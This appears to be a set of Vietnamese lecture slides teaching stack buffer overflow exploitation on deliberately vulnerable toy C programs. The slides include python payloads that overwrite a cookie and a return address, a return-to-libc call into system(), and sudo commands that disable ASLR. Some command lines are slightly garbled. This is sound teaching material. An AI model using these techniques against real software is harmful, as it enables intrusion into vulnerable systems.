

# Stack Overflow Examples

## Chương 3

***Nguồn tham khảo:***

*Nghệ thuật tận dụng lỗi phần mềm*

# Ví dụ 1: stack1.c

```
#include <stdio.h>

int main()
{
    int cookie;
    cookie=0;
    char buf[16];
    printf("&buf : %p, &cookie: %p\n",buf,&cookie);
    gets(buf);
    printf("\n cookie = %10x \n",cookie);
    if (cookie == 0x41424344 )
    {
        printf("You win!\n") ;
    }
}
```

# Yêu cầu

- Tận dụng lỗi tràn bộ đệm của chương trình để in ra được dòng chữ “You win!”
- Lỗi tràn bộ đệm tại nhập buf, sẽ ghi đè lên cookie
- Chú ý: Quy ước kết thúc nhỏ (little endian) của bộ xử lý Intel X86

# Quá trình tràn biến và trạng thái

...			
địa chỉ trở về			
ebp cũ			
cookie			
XX	XX	XX	XX
XX	XX	XX	XX
65	66	00	XX
61	62	63	64
...			

(a) Chuỗi 6 ký tự

...			
địa chỉ trở về			
ebp cũ			
00	XX	XX	XX
63	64	65	66
38	39	61	62
34	35	36	37
30	31	32	33
...			

(b) Chuỗi 10 ký tự

...			
địa chỉ trở về			
00	XX	XX	XX
67	68	69	6A
63	64	65	66
38	39	61	62
34	35	36	37
30	31	32	33
...			

(c) Chuỗi 14 ký tự

...			
địa chỉ trở về			
ebp cũ			
44	43	42	41
buf			
buf			
buf			
buf			
...			

(d) Trạng thái cần đạt tới

# Biên dịch và chạy stack1.c

- `$ gcc -fno-stack-protector -ggdb -mpreferred-stack-boundary=2 ./stack1.c -o stack1`
- Nhập chuỗi 16 ký tự
- Nhập chuỗi 20 ký tự
- Nhập chuỗi 30 ký tự
- Nhập chuỗi đúng để ra được “You win!”

- `cat /proc/sys/kernel/randomize_va_space`
- `sudo bash -c 'echo "kernel.randomize_va_space = 0" >> /etc/sysctl.conf'`

# Ví dụ 2: stack2.c

```
#include <stdio.h>

int main()
{
    int cookie;
    char buf[16];
    printf("&buf : %p, &cookie: %p\n",buf,&cookie);
    gets(buf);
    printf("\n cookie = %10x \n",cookie);
    if (cookie == 0x01020305)
    {
        printf("You win!\n") ;
    }
    else
        printf("\n We need cookie = 0x01020305 \n");
}
```

# Biên dịch và chạy stack2.c

- `$ gcc -fno-stack-protector . /stack2.c -o stack2`
- Nhập chuỗi đúng để ra được “You win!”
- Sử dụng echo và pipe (|):
  - `$ echo -e "aaaaaaaaaaaaaaaa\0A\0B\0C\0D" | ./stack2`
- Sử dụng python để nhập chuỗi
  - `python -c 'print "a"*16 + "DCBA" ' | ./stack2`



# Bài tập: stack3.c

```
#include <stdio.h>

int main()
{
    int cookie ;
    char buf[16];
    printf("&buf : %p, &cookie: %p\n",buf,&cookie);
    gets(buf) ;
    if (cookie == 0x00020300)
    {
        printf("You win!\n") ;
    }
}
```

# Bài tập: stack4.c

```
#include <stdio.h>

int main()
{
    int cookie = 0x2222;
    char buf[16];
    printf("&buf : %p, &cookie: %p\n",buf,&cookie);
    gets(buf) ;
    if (cookie == 0x000D0A00)
    {
        printf("You win!\n") ;
    }
}
```

# Bài tập: stack4.c

- Tìm hiểu tại sao không cho cookie bằng giá trị như mong muốn? (in ra biến cookie nhận được)
- Hint: ký tự 0x0A là gì?

# Bài tập: stack4.c

- Tìm hiểu tại sao không cho cookie bằng giá trị như mong muốn? (in ra biến cookie nhận được)
- Hint: ký tự 0x0A là gì?

# Thay đổi luồng thực thi

# Kỹ thuật cũ

- \$ python -c 'print "a"\*16 + "\\x00\\x0A\\x0D\\x00"' | ./stack4
- Hàm gets:

gets() reads a line from stdin into the buffer pointed to by s until either a terminating newline or EOF, which it replaces with '\\0'.


Ký tự xuống dòng có mã ASCII là '0x0A'

→ bị ngắt dòng khi nhập dữ liệu


ngừng nhập tại 0A  
và đổi thành 00

...			
địa chỉ trở về			
ebp cũ			
00	00	XX	XX
61	61	61	61
61	61	61	61
61	61	61	61
61	61	61	61
...			

# Luồng thực thi



# Ý tưởng





# Tìm địa chỉ nhánh “bằng”

- Sử dụng IDA, gdb, obj, ...
  - `$ objdump -d ./stack4`
    - objdump sử dụng cú pháp AT&T: tham số nguồn đi trước tham số đích
  - `$ gdb -q ./stack4`
    - Nên sử dụng tham số -g để Gdb tìm được số dòng trong source code
- Cần nhớ:
  - stack, stack frame, thanh ghi eip (lưu vị trí lệnh tiếp theo), thanh ghi esp (stack pointer), thanh ghi ebp (base/frame pointer)

# Sử dụng objdump

```
08048470 <main>:
8048470:      55                push    %ebp
8048471:      89 e5             mov     %esp,%ebp
8048473:      83 ec 28          sub     $0x28,%esp
8048476:      83 c4 fc          add     $0xffffffffc,%esp
8048479:      8d 45 fc          lea     0xffffffffc(%ebp),%eax
804847c:      50                push    %eax
804847d:      8d 45 ec          lea     0xfffffec(%ebp),%eax
8048480:      50                push    %eax
8048481:      68 d0 85 04 08     push    $0x80485d0
8048486:      e8 c1 fe ff ff     call    804834c <printf@plt>
804848b:      83 c4 10          add     $0x10,%esp
804848e:      83 c4 f4          add     $0xffffffff4,%esp
8048491:      8d 45 ec          lea     0xfffffec(%ebp),%eax
8048494:      50                push    %eax
8048495:      e8 82 fe ff ff     call    804831c <gets@plt>
804849a:      83 c4 10          add     $0x10,%esp
804849d:      81 7d fc 00 0a 0d 00  cmpl    $0xd0a00,0xffffffffc(%ebp)
80484a4:      75 10             jne     80484b6 <main+0x46>
80484a6:      83 c4 f4          add     $0xffffffff4,%esp
80484a9:      68 e7 85 04 08     push    $0x80485e7
80484ae:      e8 99 fe ff ff     call    804834c <printf@plt>
80484b3:      83 c4 10          add     $0x10,%esp
```

# Một số lệnh Gdb cần nhớ

- **List**: xem mã nguồn và đánh số các dòng mã tương ứng
- **Break *linenumber***: đặt breakpoint tại dòng *linenumber*
- **Break *test.c:foo*** đặt breakpoint khi chương trình chạy vào hàm *foo()* trong file *test.c* .
- **Run *argv***: chạy code với tham số *argv*
- **Next**: chạy lệnh tiếp theo
- **Backtrace**: hiện trace của tất cả lời gọi hàm trong stack
- **Info frame**: xem address, language, address of arguments/local variables và các register (eip, ebp) lưu trong frame.
  - Hiện thị nơi return address được lưu
  - Return address nằm trong Register EIP
  - stack pointer của hàm gọi (hàm cha) nằm trong Register EBP
- **x &*variable***: xem địa chỉ và giá trị biến cục bộ *variable* (theo định dạng hex)
- **x *address***: xem biểu diễn nhị phân của 4 byte bộ nhớ được trỏ đến theo *address*.

# Một số lệnh Gdb cần nhớ

```
$ setarch i686 -R gdb ./gdb-example
```

```
(gdb) list
```

```
1  #include <stdio.h>
2  void foo(char * input){
3      int a1=11;
4      int a2=22;
5      char buf[7];
6      strcpy(buf, input);
7  }
8  void main(int argc, char **argv){
9      foo(argv[1]);
10 }
```

Remove address randomization  
used in Unix/Linux



```
(gdb) break 6
```

```
Breakpoint 1 at 0x8048459: file gdb-example.c, line 6.
```

```
(gdb) run "what is this? a book"
```

```
Starting program: ./gdb-example "what is this? a book"
```

```
Breakpoint 1, foo (input=0xbffff838 "1234567890") at gdb-example.c:
```

```
6      strcpy(buf, input);
```

# Một số lệnh Gdb cần nhớ

(gdb) info frame

Stack level 0, frame at 0xbffff620:

eip = 0x8048459 in foo (gdb-example.c:6); saved eip 0x8048497

called by frame at 0xbffff640

source language c.

Arglist at 0xbffff618, args: input=0xbffff82d "what is this? a book"

Locals at 0xbffff618, Previous frame's sp is 0xbffff620

Saved registers:

ebp at 0xbffff618, eip at 0xbffff61c

(gdb) x &a1

0xbffff5fc: 0x0000000b

(gdb) x &a2

0xbffff600: 0x00000016

(gdb) x buf

0xbffff605: 0xf4000000

# Bài tập: thực hành các lệnh gdb

- 1. In ra source code với lệnh *list*
- 2. In ra các lệnh assembly của 1 hàm con: *dissas*
- 3. Debug chương trình và in ra các tham số tương ứng:
  - Đặt breakpoint tại 2
  - Chạy lệnh tiếp theo với *next*
  - Chạy *next* tới khi nhập xong buffer
  - Xem giá trị biến *cookie*
  - Xem giá trị stack frame với *info frame*
  - Xem giá trị của stack frame
  - Tìm địa chỉ của *cookie*
  - Xác định địa chỉ của bộ nhớ lệnh cần nhảy tới nhằm in ra “You win!” cho chương trình *stack4*

# gdb\$ x/22i main

Hiện (x) trên màn hình 22 lệnh hợp ngữ đầu tiên của hàm main.

```
gdb$ x/22i main
0x8048470 <main>:      push    ebp
0x8048471 <main+1>:     mov     ebp,esp
0x8048473 <main+3>:     sub     esp,0x28
0x8048476 <main+6>:     add     esp,0xffffffffc
0x8048479 <main+9>:     lea     eax,[ebp-4]
0x804847c <main+12>:    push    eax
0x804847d <main+13>:    lea     eax,[ebp-20]
0x8048480 <main+16>:    push    eax
0x8048481 <main+17>:    push    0x80485d0
0x8048486 <main+22>:    call   0x804834c <printf@plt>
0x804848b <main+27>:    add     esp,0x10
0x804848e <main+30>:    add     esp,0xffffffff4
0x8048491 <main+33>:    lea     eax,[ebp-20]
0x8048494 <main+36>:    push    eax
0x8048495 <main+37>:    call   0x804831c <gets@plt>
0x804849a <main+42>:    add     esp,0x10
0x804849d <main+45>:    cmp     DWORD PTR [ebp-4],0xd0a00
0x80484a4 <main+52>:    jne     0x80484b6 <main+70>
0x80484a6 <main+54>:    add     esp,0xffffffff4
0x80484a9 <main+57>:    push    0x80485e7
0x80484ae <main+62>:    call   0x804834c <printf@plt>
0x80484b3 <main+67>:    add     esp,0x10
gdb$
```

Lệnh jump cần tìm

Hàm printf thứ 2

???

Có thể nhảy tới địa chỉ để vào nhánh “bằng”

# Trạng thái cần đạt được

- Lấp đầy buf
- Lấp đầy cookie
- Lấp đầy ebp cũ
- Ghi đè lên ô nhớ lưu trữ EIP cũ với giá trị địa chỉ của nhánh bằng

...			
A6	84	04	08
ebp cũ			
cookie			
buf			
buf			
buf			
buf			
...			

```
$python -c 'print "a"*0x18 + "\xA6\x84\x04\x08" | ./stack4
```

*Kỹ thuật quay về phân vùng text*



# Ví dụ: stack4.c → stack5.c

```
#include <stdio.h>

int main()
{
    int cookie = 0x2222;
    char buf[16];
    printf("&buf : %p, &cookie: %p\n",buf,&cookie);
    gets(buf) ;
    if (cookie == 0x000D0A00)
    {
        printf(" You lose! \n ") ;
    }
}
```

# Quay về thư viện chuẩn

# Suy nghĩ

- Thực thi chương trình theo cách giải stack4.c



```
diepnn@ubuntu:~$ python -c 'print "a"*32 + "\xb9\x84\x04\x08" ' | ./stack5  
&buf : 0xbffff16c, &cookie: 0xbffff17c  
You lose!
```

- Cần truyền biến “You win!” vào chương trình, sau đó gọi hàm print với chuỗi “You win!” làm tham số đầu vào


# Chèn dữ liệu vào vùng nhớ

- Chèn vào chính biến buffer chuỗi “You win!”, sau đó đặt biến buffer làm tham số cho lệnh print cuối cùng của stack5.c
- Theo cách giải bài stack04.c, nhưng đặt con trỏ trả về (old EIP) với địa chỉ của chính lệnh call printf, khi đó đỉnh của ngăn xếp chứa địa chỉ của buffer và lệnh call sẽ in ra buffer
- Vấn đề: địa chỉ của buffer thay đổi mỗi lần gọi do cơ chế bảo vệ bộ nhớ ASLR

# Trạng thái ngăn xếp trước và sau RET



Trạng thái ngăn xếp cần đạt được



BFFFFFFA34 →

(a) ESP chỉ đến ô ngăn xếp chứa địa chỉ trở về

(b) Con trỏ ngăn xếp dịch lên 1 ô

```
diepnn@ubuntu:~$ python -c 'print "a"*32 + "\xb9\x84\x04\x08" ' | ./stack5
&buf : 0xbffff16c, &cookie: 0xbffff17c
You lose!
```

```
diepnn@ubuntu:~$ python -c 'print "a"*32 + "\xb9\x84\x04\x08" ' | ./stack5
&buf : 0xbfc6319c, &cookie: 0xbfc631ac
You lose!
Segmentation fault (core dumped)
```

2 Địa chỉ buffer khác nhau

# Cơ chế ASLR

- Ngẫu nhiên hóa dàn trải không gian cấp cao (Advanced Space Layout Randomization hay ASLR)
  - Giúp bảo vệ bộ nhớ

```
diepnn@ubuntu:~$ cat /proc/sys/kernel/randomize_va_space  
1
```

- Cần bỏ đi

```
$ sudo sh -c 'echo 0 > /proc/sys/kernel/randomize_va_space'
```

# Thực hiện ý tưởng

- Kết quả: không ra “You win!”

```
diepnn@ubuntu:~$ python -c 'print "You win!" + "\xA0" + "a"*23 + "\xc0\x84\x04\x08" + "\x6c\xfb\xff\xbf" ' | ./stack5
&buf : 0xbffff16c, &cookie: 0xbffff17c

Segmentation fault (core dumped)
diepnn@ubuntu:~$
```

- Sử dụng ltrace để debug các lệnh được gọi
  - Trước tiên cần lưu ra file tạm


```
diepnn@ubuntu:~$ python -c 'print "You win!" + "\x00" + "a"*23 + "\xc0\x84\x04\x08" + "\x6c\xfb\xff\xbf" ' > exp
diepnn@ubuntu:~$
```



# Thực hiện ý tưởng

- “You win!” được truyền vào nhưng không in ra màn hình, vì không có ký tự dòng mới


```
diepnn@ubuntu:~$ ltrace ./stack5
__libc_start_main(0x804847d, 1, 0xbffff224, 0x80484d0 <unfinished ...>
printf("&buf : %p, &cookie: 0xbffff17c
) = 39
gets(0xbffff16c, 0xbffff16c) = 0xbffff16c
+++ exited (status 0) +
diepnn@ubuntu:~$ python 08" + "\x6c\xfa\xff\xbf
diepnn@ubuntu:~$ ltrace
__libc_start_main(0x804847d, 1, 0xbffff224, 0x80484d0 <unfinished ...>
printf("&buf : %p, &cookie: 0xbffff17c
) = 39
gets(0xbffff16c, 0xbffff16c, 0xbffff17c, 0x8048522) = 0xbffff16c
puts("You win!")
) = 1
--- SIGSEGV (Segmentation fault) ---
+++ killed by SIGSEGV +++
diepnn@ubuntu:~$
```



The image shows a red rectangular sign with white text that reads "WRONG WAY". The sign is mounted on a wooden post and is set against a background of green trees and a blue sky with some clouds. The sign is slightly tilted to the left.

# Ý tưởng 2

- Quay về hàm system vì không thể dùng printf
- Hàm system thực thi một lệnh trong shell



# Ý tưởng 2

- Tạo chương trình shell in chuỗi “You win!” với tên là a, đặt quyền thực thi:

```
1 #!/bin/sh  
2 echo 'You win!'
```

```
diepnn@ubuntu:~$ chmod u+x a  
diepnn@ubuntu:~$ ./a  
You win!
```

- Chú ý:
  - Chương trình không có lời gọi tới hàm *system*
  - Lệnh *CALL*: đưa địa chỉ trở về vào (đỉnh) ngăn xếp và nhảy tới địa chỉ của đối số (thay đổi con trỏ lệnh)  
→ *Tìm địa chỉ hàm system để thay thế cho địa chỉ hàm printf (là đối số của lệnh CALL)*

# gdb\$ x/22i main

Hiện (x) trên màn hình 22 lệnh hợp ngữ đầu tiên của hàm main.

```
gdb$ x/22i main
0x8048470 <main>:      push    ebp
0x8048471 <main+1>:     mov     ebp,esp
0x8048473 <main+3>:     sub     esp,0x28
0x8048476 <main+6>:     add     esp,0xffffffffc
0x8048479 <main+9>:     lea     eax,[ebp-4]
0x804847c <main+12>:    push    eax
0x804847d <main+13>:    lea     eax,[ebp-20]
0x8048480 <main+16>:    push    eax
0x8048481 <main+17>:    push    0x80485d0
0x8048486 <main+22>:    call   0x804834c <printf@plt>
0x804848b <main+27>:    add     esp,0x10
0x804848e <main+30>:    add     esp,0xffffffff4
0x8048491 <main+33>:    lea     eax,[ebp-20]
0x8048494 <main+36>:    push    eax
0x8048495 <main+37>:    call   0x804831c <gets@plt>
0x804849a <main+42>:    add     esp,0x10
0x804849d <main+45>:    cmp     DWORD PTR [ebp-4],0xd0a00
0x80484a4 <main+52>:    jne     0x80484b6 <main+70>
0x80484a6 <main+54>:    add     esp,0xffffffff4
0x80484a9 <main+57>:    push    0x80485e7
0x80484ae <main+62>:    call   0x804834c <printf@plt>
0x80484b3 <main+67>:    add     esp,0x10
gdb$
```

Hàm printf là đối số của CALL

Có thể nhảy tới địa chỉ để vào CALL

# Tìm địa chỉ hàm system

- Gdb -q ./stack5

```
diepnn@ubuntu:~$ gdb -q ./stack5
Reading symbols from ./stack5...done.
(gdb) b 1
Breakpoint 1 at 0x8048486: file ./Desktop/B0/stack5.c, line 1.
(gdb) run
Starting program: /home/diepnn/stack5

Breakpoint 1, main () at ./Desktop/B0/stack5.c:7
7          printf("&buf : %p, &cookie: %p\n",buf,&cookie);
(gdb) x system
0xb7e55310 <__libc_system>:      0x08ec8353
(gdb) print system
$1 = {<text variable, no debug info>} 0xb7e55310 <__libc_system>
(gdb) █
```



Địa chỉ hàm system


# Bước tiếp theo

- Gán địa chỉ của hàm system trong bộ nhớ vào ngăn xếp chứa địa chỉ trở về của hàm main để khi main kết thúc nó nhảy về system
- Xác định ô ngăn xếp chứa tham số của system: là đỉnh của ngăn xếp khi quay trở về hàm gọi

# Bước tiếp theo

- Tức là:

- Nhập chuỗi ./a,
- Theo sau bởi kí tự kết thúc chuỗi, rồi chuỗi ký tự lấp đầy buf, lấp đầy cookie
- 4 ký tự xác định địa chỉ quay về hàm system (giả sử là 0xB7EE3990)
- 4 ký tự xác định vị trí biến buffer (giả sử là 0xBFFFA34)



# Thực hiện khai thác lỗi

- Nhập chuỗi ./a và 1 ký tự kết thúc chuỗi
- Thêm n ký tự lấp đầy buffer, cookie
- 4 ký tự lấp đầy EPB cũ
- 4 ký tự xác định địa chỉ của system
- 4 ký tự bất kỳ để lấp địa chỉ trả về của system
- 4 giá trị xác định địa chỉ biến buffer

```
regular@exploitation:~/src$ python -c 'print "./a" + "\x00"*(1+0x0C+4+4) + "\x90\x39\xEE\xB7" + "aaaa" + "\x34\xFA\xFF\xBF"' | ./stack5
```

```
